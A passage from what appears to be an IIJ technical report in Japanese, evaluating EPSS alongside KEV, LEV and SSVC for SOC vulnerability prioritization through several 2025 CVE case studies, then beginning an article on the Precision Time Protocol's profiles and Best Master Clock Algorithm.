


図-9 Langflowの脆弱性「CVE-2025-3248」のEPSSのスコアとパーセンタイルの推移

EPSSのスコアの変動の例として、AI開発ツール「Langflow」のバージョン1.3.0未満に含まれる脆弱性「CVE-2025-3248」のEPSSのスコアの推移を可視化したグラフを図-9に示します。横軸は日付、縦軸はEPSSのスコアの場合は機械学習を用いて算出した今後30日以内に脆弱性が悪用される確率、パーセンタイルの場合は該当の脆弱性よりもEPSSのスコアが低い脆弱性が占める割合を示しており、赤い破線はKEVに追加された日付を示しています。本節では、このように時間経過に伴うEPSSのスコアの変化を示した図を「EPSSのスコアの変動グラフ」と呼びます。

CVEが発行された当初はスコアが低いですが、数日後にスコアが急激に伸びており、約1ヵ月後にKEVに追加されています。EPSSを活用した運用では、基本的にEPSSのスコアについて閾値を定め、その閾値を超えた脆弱性についてどう対応するかを決定する形になるので、例えば「EPSSのスコアが0.6以上であれば脆弱性対応」という運用であれば、KEVに追加される日より前にCVE-2025-3248を対応できます。このように、EPSSは脆弱性対応の優先付けの判断材料の1つになりえる指標と考えられます。

しかし、EPSS導入と活用に関する事例が公式にまとめられておらず、脆弱性対応を決定するスコアの閾値は組織ごとに設定する必要があり、どこに線を引くかは組織次第で、明確な基準が

表-3 EPSSが使用している情報源 出典: Jacobs et al.(2023), Table 1.*18

Description	# of variables	Type	Sources
Exploitation activity in the wild (labels)	1 (with dates)	Binary	Fortinet, AlienVault, Shadowserver, GreyNoise
Publicly available exploit code	3	Binary	Exploit-DB, GitHub, MetaSploit
CVE mentioned on list or website	3	Binary	CISA KEV, Google Project Zero, Trend Micro ZDI
Social media	3	Numeric	Mentions/discussion on Twitter
Offensive security tools and scanners	4	Binary	Intrigue, sn1per, jaeles, nuclei
References with labels	17	Numeric	MITRE CVE List, NVD
Keyword description of vulnerability	147	Binary	Text description in MITRE CVE List
CVSS metrics	15	One-Hot	National Vulnerability Database (NVD)
CWE	188	Binary	National Vulnerability Database (NVD)
Vendor labels	1,096	Binary	National Vulnerability Database (NVD)
Age of the vulnerability	1	Numeric	Days since CVE published in MITRE CVE list

*18 Jacobs, et al. 、「Enhancing Vulnerability Prioritization: Data-Driven Exploit Predictions with Community-Driven Insights」(https://arxiv.org/abs/2302.14172)。

ありません[*19]。例えば、CVSSなら深刻度がHigh以上の脆弱性、KEVならリストに追加された脆弱性というように基準を立てやすいですが、EPSSのスコアを活用する場合は0 ～1のどこかに値を設ける必要があります。更に、その設定した値がどの程度信頼できるかの判断も組織ごとに考慮する必要があります。また、EPSSのスコアは機械学習モデルで算出しており、機械学習に使用するデータセットや学習済みモデル、ソースコードの公開もされていないため、算出されたスコアの説明可能性がほとんどありません[*20]。そのため、スコアが高い、または低い理由を特定することはできず、原因を推測することしかできません。

■ LEV

LEV（Likely Exploited Vulnerabilities）は、従来のKEV（悪用された事実）やEPSS（将来の予測）を補完することを目的に策定されました。KEVは前述のようにすべての悪用された脆弱性が記載されているわけではなく、KEVのみでは対応漏れがある可能性があります。また、EPSSは将来悪用される確率を示しており、過去に悪用されたかどうかの情報は含みません。LEVとは、過去に悪用された可能性を定量的に推定する評価システムで、2025年にNISTが提案した新しい指標です。LEVは、過去のEPSSのスコアを積算し、「脆弱性が過去に悪用された確率」を推定します。これにより、特定の時点のスコアを基に判定するEPSSとは異なる時間軸の情報を得ることができ、EPSSでは拾いにくい「中程度のスコアが継続していた脆弱性」なども累積的に評価されます。その結果、KEVに掲載されていない脆弱性を補足できる可能性があり、対応漏れを減らす観点で補完的に活用し得る指標と考えられます。しかし、LEVのスコアは過去のEPSSスコアに大きく依存するため、EPSSの予測誤差や過小評価・過大評価が存在する場合、それらの誤差がLEVにも累積して反映される可能性があります。

■ SSVC

SSVC（Stakeholder-Specific Vulnerability Categorization）は、組織の脆弱性に対する対応行動を標準化・透明化することを目的に策定されました。SSVCとは、組織が自身の状況とリスク許容度に基づいて、脆弱性への対応を迅速かつ効率的に決定するための意思決定ツリーフレームワークのことです。これまでの（KEVを除く）脆弱性の評価指標が何らかの脅威度を数値化していたのに対し、SSVCでは、特定の組織（ステークホルダー）ごとに脆弱性の対応方針を導くための決定木が用意されており、決定木の分岐点ごとに評価してたどっていくことで「脆弱性への対応方針」を導くことができます。しかし、決定木の分岐点となっているMission ImpactやSafety Impactを判断するには組織固有の情報が必要で、評価者の資産・構成管理情報の理解度によって対応方針の判定が変わってしまう可能性があります[*21]。この判断を正確に行うためには資産・構成管理情報を把握しておく必要があり、評価者ごとに判定の揺れが起きにくくしなければなりません。

＊19 FIRST、「Are there any case studies for EPSS use?」（https://www.first.org/epss/faq#Are-there-any-case-studies-for-EPSS-use）。
＊20 FIRST、「Can I look at the underlying data/model/code?」（https://www.first.org/epss/faq#Can-I-look-at-the-underlying-data-model-code）。
＊21 CERT/CC、「Limitations」（https://certcc.github.io/SSVC/topics/limitations/）。

1.4.2 脆弱性の評価指標を活用しようと考えた背景

これまで脆弱性の評価指標の特徴と違いを整理しましたが、以下では、それらを踏まえてIIJのSOCが脆弱性の評価指標の活用を検討するに至った背景について述べます。

新しい脆弱性が公開される前後のタイミングで悪用が始まるケースが増えています。VulnCheckの分析によれば、最新の2025年上半期において、実際に悪用が確認された脆弱性のうち32.1%がCVE公開当日またはその前に悪用されており、2024年と比較して8.5ポイント増加しています[*22]。これは、公開後の迅速な攻撃に加えて、公開前から既に攻撃が行われている可能性を示唆します。こうした状況では、SOCは新規公開された脆弱性の情報を常に把握する必要があります。そうでなければ、SOCのお客様のネットワークやシステムに対するリアルタイム監視の中で、新たな脆弱性の攻撃の兆候を見逃してしまうリスクが高まります。

しかし、現実には、毎日のように多数の脆弱性が公開されており、それらすべてに追従するのは現実的ではありません。本来SOCが優先的に把握したいのは、悪用される可能性が高い脆弱性や既に悪用が確認されている脆弱性など、攻撃リスクが高く、お客様の環境に重大な影響を与える可能性があるものです。しかし、どの脆弱性を優先的に見るかの選定は、調査者の経験に依存しがちで、属人的で安定性に欠けるという課題がありました。こうした背景から、攻撃リスクの高い脆弱性を調査者に依存せず安定的に選定するために、新たな脆弱性の評価指標の活用を検討することにしました。その中でも特に注目したのはEPSSです。

EPSSは、脆弱性が今後悪用される確率を予測する仕組みであり、脅威の早期把握に寄与する可能性があります。EPSSを活用することで攻撃者が動き出す前に脆弱性を把握するという、より能動的な脆弱性情報の把握ができるのではないかという期待があり、EPSSを中心とした評価指標の活用の検討を進めることにしました。

1.4.3 EPSSを活用検討する中で明らかになったポイント

前項で述べたとおり、IIJのSOCではEPSSを中心とした評価指標の活用を検討しました。本項では、EPSSの活用方法を検討した際に明らかになったEPSSの利点と課題について、様々な脆弱性の事例を用いて紹介します。

まず、EPSSの良い点として、検証を通して、EPSSのスコアの絶対値が高い脆弱性やスコアが上昇している脆弱性が、攻撃コードの公開などの悪用リスクに関連する事象と相関していることが多いことを確認しました。これらの相関は、脆弱性が実際に悪用される可能性を示すシグナルとなりえるため、SOCアナリストが優先的に把握すべき対象を絞り込む際の判断材料として有用です。

ここで、なぜEPSSのスコアの絶対値や上昇値に注目するのかを説明します。ここで言うEPSSのスコアの上昇値は、EPSSのスコアが最初に計算された日からどれだけ上昇したかを示す変化量を指します。EPSSスコアの絶対値と上昇値は、EPSSスコアの定義に基づき、以下のような意味になります。

- 絶対値は「その脆弱性が今後攻撃される可能性」を示す
- 上昇値は「攻撃リスクがどれだけ上昇しているか」を示す

このため、スコアの高さや上昇傾向を確認することで、悪用される可能性が高い脆弱性をKEVへの追加前のタイミングで特定できると考えられます。ここでは、2025年に公開された脆弱性を多数分析した結果から早期に特定できそうな事例を紹介します。

*22 VulnCheck、「State of Exploitation - A look Into The 1H-2025 Vulnerability Exploitation & Threat Activity」(https://www.vulncheck.com/blog/state-of-exploitation-1h-2025/)。

例えば、Erlang/OTPのSSH実装に存在するリモートコード実行の脆弱性「CVE-2025-32433」のEPSSのスコアの変動グラフを図-10に示します。また、悪用通信が確認された日を青の破線、Proof-of-Concept（PoC）の公開日を紫の破線で示しています。

この脆弱性の公開当初である4月18日以降からスコアが若干上昇していますが、同時期にPoCが公開されており、これによってスコアが上昇していたと考えられます[*23]。更に、5月に入ってからスコアが急激に上昇しています。この上昇と同じタイミングで悪用通信が観測されたことをPalo Alto Networks社が報告しています[*24]。前述のとおり、EPSSは悪用通信の観測情報をモデルの入力としていないことから、機械学習モデルが有効に働きEPSSのスコアリングにうまく反映できたと考えることができます。この脆弱性がKEVに追加された時期は、悪用通信の観測からある程度経過した6月9日であり、EPSSを活用することで悪用される可能性が高いことをKEVへの追加前に特定できると考えられます。

また、Next.jsのミドルウェアにおける認可バイパスの脆弱性「CVE-2025-29927」のEPSSのスコアの変動グラフを図-11に示します。

この脆弱性の公開当初である3月24日頃からスコアが急激に上昇していますが、同時期にPoCが公開されており、これによってスコアが伸びていると考えられます[*25]。更に同日にCensys社が悪用通信の観測を報告しており、こちらもEPSSのスコアリングがうまくいっているように見えます[*26]。この脆弱性はKEVに追加されておらず、EPSSを活用することで悪用される可能性が高いことを特定できる脆弱性の1つと言えます。

以上の具体例のように、スコアの絶対値が高い・スコアが上昇している脆弱性は、悪用リスクに関連する事象と相関する可能性が高いです。そのため、スコアの絶対値や上昇値を基に脆弱性を特定するルールを作成すれば、攻撃リスクの高い脆弱性を早期に把握できます。




図-10 Erlang/OTPの脆弱性「CVE-2025-32433」のEPSSのスコアとパーセンタイルの推移




図-11 Next.jsの脆弱性「CVE-2025-29927」のEPSSのスコアとパーセンタイルの推移

＊23 PlatformSecurity、「CVE-2025-32433」（https://github.com/platsecurity/CVE-2025-32433/）。
＊24 Palo Alto Networks、「Keys to the Kingdom: Erlang/OTP SSH Vulnerability Analysis and Exploits Observed in the Wild」（https://unit42.paloaltonetworks.com/erlang-otp-cve-2025-32433/）。
＊25 MuhammadWaseem29、「CVE-2025-29927-POC」（https://github.com/MuhammadWaseem29/CVE-2025-29927-POC）。
＊26 Censys、「March 27 Advisory: Authentication Bypass Vulnerability in Next.js [CVE-2025-29927]」（https://censys.com/advisory/cve-2025-29927）。

一方で、課題もあります。例えば、悪用報告がされた時期で、スコアの上昇がほとんど見られず、スコアも低い脆弱性が存在します。具体例として、Trend Micro Apex OneのOSコマンドインジェクションの脆弱性「CVE-2025-54948」のEPSSのスコアの変動グラフを図-12に示します。

この脆弱性は8月6日にTrend Micro社より悪用報告がされていますが、このタイミングでスコアは上昇せず、KEVに追加されたタイミングで上昇しています[*27]。EPSSは、悪用報告をモデルの入力として利用する仕組みではないため、仕様上スコアが連動しませんが、この脆弱性のように実際に悪用が確認されている状況でもスコアが変動しないケースがあります。また、KEVに追加されたタイミングでスコアが上昇する特徴は、前述のErlang/OTPの脆弱性と同様であり、KEVへの追加がEPSSのスコアの上昇にある程度寄与していることが考えられます。そのため、スコアの上昇が見られない脆弱性の場合は、KEVと併用することで、より精度の高いリスク評価が可能になります。ただし、KEVへの追加が遅い場合もありますので、注意が必要です。

特に、IPAによれば、日本製品に存在する脆弱性については脅威情報の不足により、算出されるEPSSのスコアが低くなってしまう懸念があるとのことです[*28]。例として、Active! mailのスタックベースのバッファオーバーフローの脆弱性「CVE-2025-42599」のEPSSのスコアの変動グラフを図-13に示します。

この脆弱性について、4月18日に開発元の企業が悪用を確認した旨を公表しましたが、このタイミングでスコアは上昇しませんでした[*29]。推測ですが、日本製品に存在する脆弱性のEPSSのスコアが上昇しない原因として、日本で多く利用されている製品の脆弱性の場合は、EPSSが情報提供を受けているグローバルな外部センサーネットワークで観測されにくく、EPSSのモデルの学習に使用される教師データに反映されにくい可能性があることが挙げられます。

これまで説明してきた事例以外にも、モデル変更による影響も考慮する必要があります。EPSSはバージョン3からバージョン4へのモデル変更で精度が向上しましたが、固定の閾値で脆弱性を特定する場合、モデル変更時に閾値を調整する必要があります。モデル変更の影響を把握するには、開発者の情報発信の確認や、検証用のスコアデータをある程度の期間収集する必要があります。

1.4.4 まとめ

本節では、EPSSを脆弱性対応の評価指標として活用できるかを検討する過程で明らかになった利点と課題について、複数の脆弱性の事例を基に確認しました。

まず、EPSSの有用な点として、スコアの絶対値が高い脆弱性や、スコアが上昇している脆弱性は、悪用リスクに関連する事




図-12 Trend Micro Apex Oneの脆弱性「CVE-2025-54948」のEPSSのスコアとパーセンタイルの推移




図-13 Active! mailの脆弱性「CVE-2025-42599」のEPSSのスコアとパーセンタイルの推移

＊27 Trend Micro、「アラート/アドバイザリ：Trend Micro Apex Oneで確認された管理コンソールに対するコマンドインジェクションによるリモートコード実行の脆弱性（CVE-2025-54948, CVE-2025-54987）」（https://success.trendmicro.com/ja-JP/solution/KA-0020653）。
＊28 ICSCoE、「脆弱性対応におけるリスク評価手法のまとめ ver1.1」（https://www.ipa.go.jp/jinzai/ics/core_human_resource/final_project/2024/f55m8k0000003v30-att/f55m8k0000003v94.pdf）。
＊29 QUALITIA、「【更新】Active! mail 6の脆弱性に関する重要なお知らせ」（https://www.qualitia.com/jp/news/2025/04/18_1030.html）。

象と相関する可能性が高いことが挙げられます。このため、EPSSのスコアやその変化を継続的に監視することで、将来的に悪用される可能性の高い脆弱性を把握しやすくなる点は、脆弱性対応において大きな利点と言えます。

一方で、課題も存在します。脆弱性の悪用報告があるが、スコアが上昇しない脆弱性が存在する点です。特に、日本など特定の地域で主に利用されている製品については、実際に悪用が確認されていてもスコアが上昇しない場合があることを確認しました。また、前述のEPSSの説明のとおり、スコアの閾値の設定は組織ごとに設定する必要があり、その設定した値がどの程度信頼できるかの判断もする必要があります。それに加えて、EPSSはバージョンアップのたびにモデルが更新され、スコアの分布や傾向が変化する可能性があるため、閾値を決めること自体が課題となる場合があります。

以上を踏まえると、EPSSは、組織内における脆弱性対応の優先順位付けに役立つ有効な指標です。ただし、把握すべき製品の脆弱性が正しくEPSSに反映されないこともありますので、セキュリティベンダーが発信する脆弱性に関するレポートや、SNSなどを通じて日本など特定地域での悪用情報を収集し、複数の情報を組み合わせて判断することが重要です。また、EPSSは単体では判断が難しい場面もあるため、従来から利用されているCVSSやKEVといった指標と併せて活用することが望ましいです。

1.5 おわりに

本稿では、2025年のセキュリティトピックを振り返り、SOCの観測情報や取り組みを紹介しました。

1.2節のセキュリティサマリでは、ランサムウェアを始めとする不正アクセスやフィッシング詐欺によって深刻な被害が生じていることが分かります。また、能動的サイバー防御に関する法案が成立したことで、それに関する動きが本格化した1年でもありました。

1.3節では、ソーシャルエンジニアリング型の攻撃手法であるClickFixについてSOCでの観測事例と併せて紹介しました。ClickFixでは、ユーザの操作を巧みに誘導することでユーザ自身に悪性のコマンドを実行させます。数多くの派生型と共に盛んに悪用されていることから今後も注意と対策が必要です。

1.4節では、主要な脆弱性の評価指標とSOCにおける活用の取り組みを紹介しました。今回はEPSSに焦点を当てて検討を進めたところ、一定の有効性を確認すると共に今後の活用における課題も明らかとなっています。

SOCでは引き続きセキュリティ分析から得られた情報をwizSafe Security SignalやIIRなどを通じて発信していきます。今後もセキュリティ対策や業務に役立てていただければ幸いです。

執筆者:

小林 智史（こばやし さとし）
IIJ ネットワークサービス事業本部 セキュリティ本部 セキュリティオペレーション部 データ分析課

宮岡 真平（みやおか しんぺい）
IIJ ネットワークサービス事業本部 セキュリティ本部 セキュリティオペレーション部 データ分析課

阿部 航大（あべ　こうた）
IIJ ネットワークサービス事業本部 セキュリティ本部 セキュリティオペレーション部 データ分析課

高精度時刻同期を可能にするPTPの概要とIIJの課題解決の取り組み～RPTP～

2.1 はじめに

Precision Time Protocol(PTP)という時刻同期プロトコルをご存じでしょうか。近年、PTPは高精度な時刻同期技術として注目を集めています。本稿ではPTPの概要を説明した上で、実ネットワークにおける課題、PTPの課題を解決しようとするRPTPの試みを紹介します。

IPネットワーク上で時刻同期を行うプロトコルとしては、NTP(Network Time Protocol)が広く利用されています。NTPは、遅延揺らぎやパケットロスのあるネットワークでも実用に堪えるよう設計された階層型クライアント／サーバモデルです。近年ではオペレーティングシステムの初期設定でNTPが有効化されていることも多く、ユーザは意識することなくその恩恵を受けています。時刻同期を行わない場合、PCに搭載されている一般的な水晶発振器の精度では、1ヵ月で数十秒から数分程度のずれが生じることがあります。日常的なPCやサーバ運用では、NTPによる時刻同期で問題になることはほとんどありません。

2.2 なぜ今PTPなのか

近年、システム間で共通の時刻同期を高精度に共有することを前提とするシステムが増えています。例えば携帯電話に代表される移動体通信システム、電力システムでのスマートグリッド、高頻度取引を行う金融システムなどです。これらのシステムは内外の連携において厳密な同期を要求します。時刻もしくは同期精度が不十分な場合、通信制御の不成立、制御信号の誤動作、データの不整合などが生じる可能性があります。

表-1に、産業ごとの時刻同期要求精度の例を示します。

これらのシステムでは、マイクロ秒～ナノ秒単位の精度が要求されます。これはNTPの精度(一般的なインターネット経由の環境ではミリ秒単位)よりも3桁以上高い精度です。このような高精度時刻同期要求を背景として、IEEEにより PTP (Precision Time Protocol, IEEE 1588) が策定されました。

【コラム1】
スマートフォンはどうやって時間を合わせている？

スマートフォンは携帯基地局からの電波を用いて時刻合わせをしています。この仕組みは3G時代に規格化されました。基地局は後述するGNSSや、PTPなどのネットワーク同期から時刻を得ています。またスマートフォンのOSはNTPも利用しています。

表-1 産業ごとの時刻要求精度

産業分野	応用例	時刻要求精度
電力システム	スマートグリッドなど	マイクロ秒～数十マイクロ秒
通信	携帯電話(LTE、5G)	ナノ秒～マイクロ秒(5Gフロントホールでは100ナノ秒レベルも)
データベース	DB同期、監査	マイクロ秒～ミリ秒
金融	高頻度取引、監査	マイクロ秒～ミリ秒(取引タイムスタンプはマイクロ秒レベル)
FA	制御、計測	マイクロ秒～ミリ秒(高速制御や計測ではマイクロ秒レベル)
放送メディア	Media over IP	マイクロ秒～ミリ秒(映像フレーム同期では数～数百マイクロ秒、OFDM変調では数百ナノ秒レベル)
科学技術	VLBI、加速器など	ピコ秒～ナノ秒(VLBIや加速器はナノ秒以下の精度が必要)

表-2 秒の単位

1秒(s)	1秒	10^0
1ミリ秒(ms)	1秒の千分の1	10^-3
1マイクロ秒(μs)	1秒の百万分の1	10^-6
1ナノ秒(ns)	1秒の10億分の1	10^-9
1ピコ秒(ps)	1秒の1兆分の1	10^-12

2.3 PTPとは何か

PTPはネットワーク経由でのリアルタイムクロックの同期を目的としてIEEEによって標準化されました。IPv4、IPv6及びIEEE 802.3 Ethernet上で用いることができます。当初IEEE1588-2002として2002年に規格化されましたが(PTPv1)、その後IEEE1588-2008でPTPv2が定義されました。PTPv2はPTPv1との互換性はありません。IEEE1588-2008は更に2019年にIEEE1588-2019として改訂されています。これは非公式にPTPv2.1と呼ばれることがあります。

PTPはサブマイクロ秒レベル、つまりマイクロ秒未満の同期精度をサポートし、一部拡張プロファイル(White Rabbitなど)ではサブナノ秒単位の精度を達成できます。

NTPは階層化された構造(Stratum)で時刻が配信されます。一方PTPは各ノード(PTPインスタンス)が最適なクロックをBMCAと呼ばれるアルゴリズムで選び出した上で、より高精度の時刻を持つMasterから、補正が必要とされるクロックを持つSlaveへ時刻同期が行われる仕組みになっています。PTPインスタンス同士は自律的に時刻同期システムを構成するように設計されています。

なお本稿では規格表記に従いMaster/Slaveという用語を用いますが、最近ではLeader/Followerという表記を使うことが増えています。

2.4 PTPのプロファイルとバリエーション

PTPはIEEE1588を基本仕様とし、用途ごとに最適化されたプロファイルが定義されています。プロファイルではメッセージの種別や通信方式、要求精度などが個別に規定されており、パラメータが異なる点は注意が必要です。代表的なプロファイル例を表に示します(表-3、表-13)。

2.5 PTPの基本構造

ここから、PTPの構造と特徴的ないくつかのアルゴリズムを説明します。本節以降、IEEE1588-2019をベースに解説します。

2.5.1 通信方法

メッセージをネットワーク全体に到達させるため、PTPではIPマルチキャストもしくは専用のマルチキャストMACが用いられます。このため、IANAはPTPメッセージ用途に224.0.1.129(IPv4)及びff0x::181(IPv6、xはスコープを示す)、port 319(PTP event)、port 320(PTP general)を割り当てています。またEthernet上で直接やり取りをするプロファイルのためにIEEE Registrationにより01-1B-19-00-00-00のMACアドレスも指定されています。プロファイルによっては他のMACも使われます。

2.5.2 Domain

PTPはドメインという概念を持ちます。ドメインは番号によって示され、0から255までの範囲において、システム管理者が

表-3 PTPの代表的なプロファイル

標準化団体 / 業界	プロファイル名	主な用途	特徴
IEEE	Default Profile	汎用PTP	IEEE 1588で定義される基本プロファイル。UDP/IPまたはEthernetで動作。Delay_Req/Resp方式を使用
IEEE	IEEE 802.1AS(gPTP)	TSN、AVB	時間同期を前提としたEthernet制御。BMCA簡略化、Peer-to-Peer遅延測定、L2動作
ITU-T	G.8275.1	通信(フルPTP対応NW)	携帯網向け。全ノードがPTP対応、TC必須、GNSS GM前提
ITU-T	G.8275.2	通信(部分PTP対応NW)	一部ノードが非PTP対応でも動作可能。BCを多用
ITU-T	G.8275.5	5G fronthaul	時刻同期特化(Phase/Time)。厳しい精度要件(±100ナノ秒級)
SMPTE	ST 2059-2	放送・映像	Media over IP(ST 2110)向け。映像フレーム同期、ブラックバースト代替
AES	AES67	音声IP伝送	放送・PA向け音声同期。SMPTE 2059と相互運用、ST 2110-30と関連あり
IEC	Power Profile(IEC 61850-9-2)	電力	変電所、保護リレー。マイクロ秒以下の確実な同期が要求される
IEEE	C37.238(Power Profile)	電力	電力系統向けPTP。UTCトレーサビリティ重視
IEEE	High Accuracy Profile	科学技術	White Rabbit由来。サブナノ秒精度、PTP+SyncE+位相補正
Avnu Alliance	Automotive Profile	車載	車載Ethernetでの時刻・トリガ同期
ODVA	CIP Sync	FA	EtherNet/IP上での産業制御同期

任意の1つを選択します(プロファイルによって推奨値は異なり、一部のアプリケーションでは自動設定されるものもあります)。また、複数のドメインを単一のネットワークで共存させることもできます。このときドメインを超えた機器間で同期が勝手に成立することはありません。PTPにIPマルチキャストを用いた場合、設定したドメイン番号に応じてマルチキャストグループやポート番号を分ける必要はありません。同一のマルチキャストグループ上に複数のドメインのメッセージが混在して流れます。

2.5.3 PTPインスタンスの種類

PTPインスタンスは表-4のように4種類に分類されます。

他に管理用途としてPTP Management Nodeが定義されています。

PTPインスタンスは各Portの状態を備えています。以下に典型的なPTPインスタンスとPTP Portの関係を図-1に示します。

2.6 PTPを特徴づけるBest Master Clock Algorithm(BMCA)

BMCAはPTPを特徴付ける機構です。PTPインスタンスは自らのPTP Portの状態を監視し、そこで受け取ったAnnounceメッセージの内容に従ってPTP Portの状態遷移を実施し、最良のMaster Clockを選出します。PTPでは誰がMasterになり、誰がSlaveになるということをマニュアルで設定する必要はありません。BMCAはネットワーク全体での集中制御ではなく、各PTP Portが局所的に状態遷移を行う分散アルゴリズムとして設計されています。

Announceメッセージには自らのPTPインスタンスの情報が記載されており、受け取った側ではこの情報を元に複数のClockから最良のものを選出します。選択アルゴリズムを順に示すと表-5のようになります。

なおclockIdentityの生成には、EUI-48のMACアドレスから生成する方法がよく使われています。

表-4 PTPインスタンスの種類

Grandmaster	PTP GM	ドメイン内の基準クロック
Boundary Clock	PTP BC	複数ポートを持ち、MasterとSlave両方で動作
Transparent Clock	PTP TC	遅延補正を行う中継ノード
Ordinary Clock	PTP OC	単一ポートを持つ端末クロック

図-1 典型的なPTPインスタンスとPTP Portの構成




表-6のように、MACアドレス前半のOUI(Organizationally Unique Identifier)部分と後半のEI(Extension Identifier)部分に"FF-FE"を挿入する方法です。

AnnounceメッセージはPTP PortがMaster状態にあるPTPインスタンス(PTP GMもしくはPTP BC)のみが送信します。設計によってPTP GMが冗長化されていた場合、上記のアルゴリズムから誰が最良のGMかをそれぞれのPTP GM自身が判断し、自身の状態を遷移させます。選出されなかったPTP GMは、Announceメッセージの送出を停止します。故障や回線断などにより、当初選出されたPTP GMからのAnnounceが流れなくなった場合、選出されなかったPTP GMがBMCAプロセスを経てAnnounceメッセージを送出し始めます。PTPではこのように切り替わりが達成されています。

PTP BCは通常、PTP GMから同期を受け、他のPTPインスタンスにAnnounceメッセージを送出します。しかし、PTP GMとの同期が失われた場合、Announceメッセージ内の各種パラメータを更新し、自身のクロックを基準として同期を提供していることを通知します。例えば、これまで上流のPTP GMの値が設定されていたgrandmasterIdentityは、自身のclockIdentityに書き換えられ、clockClassもHoldover状態を示す値に変更されます。このように直前まで同期していた情報を基に、自身のクロックで時刻同期を継続する状態を「Holdover」と呼びます。PTP機器ではこのHoldoverの精度を維持するため、高性能なクロックを搭載することが多いです。

【コラム2】
PTPオペレータたちはMACアドレスを覚えている？

運用時にはPTP機器がどのPTP GMを参照しているかを確認することが重要です。結果、grandmasterIdentityをコマンド結果やWeb UIで何回も参照することになるのが普通です。このためPTPオペレータたちは、自然とOUIを覚えていくようになるようです(このアドレスはCisco っぽい、セイコーソリューションズは"00-80-15"とかだったよね、など)。

2.7 PTPの時刻同期アルゴリズム

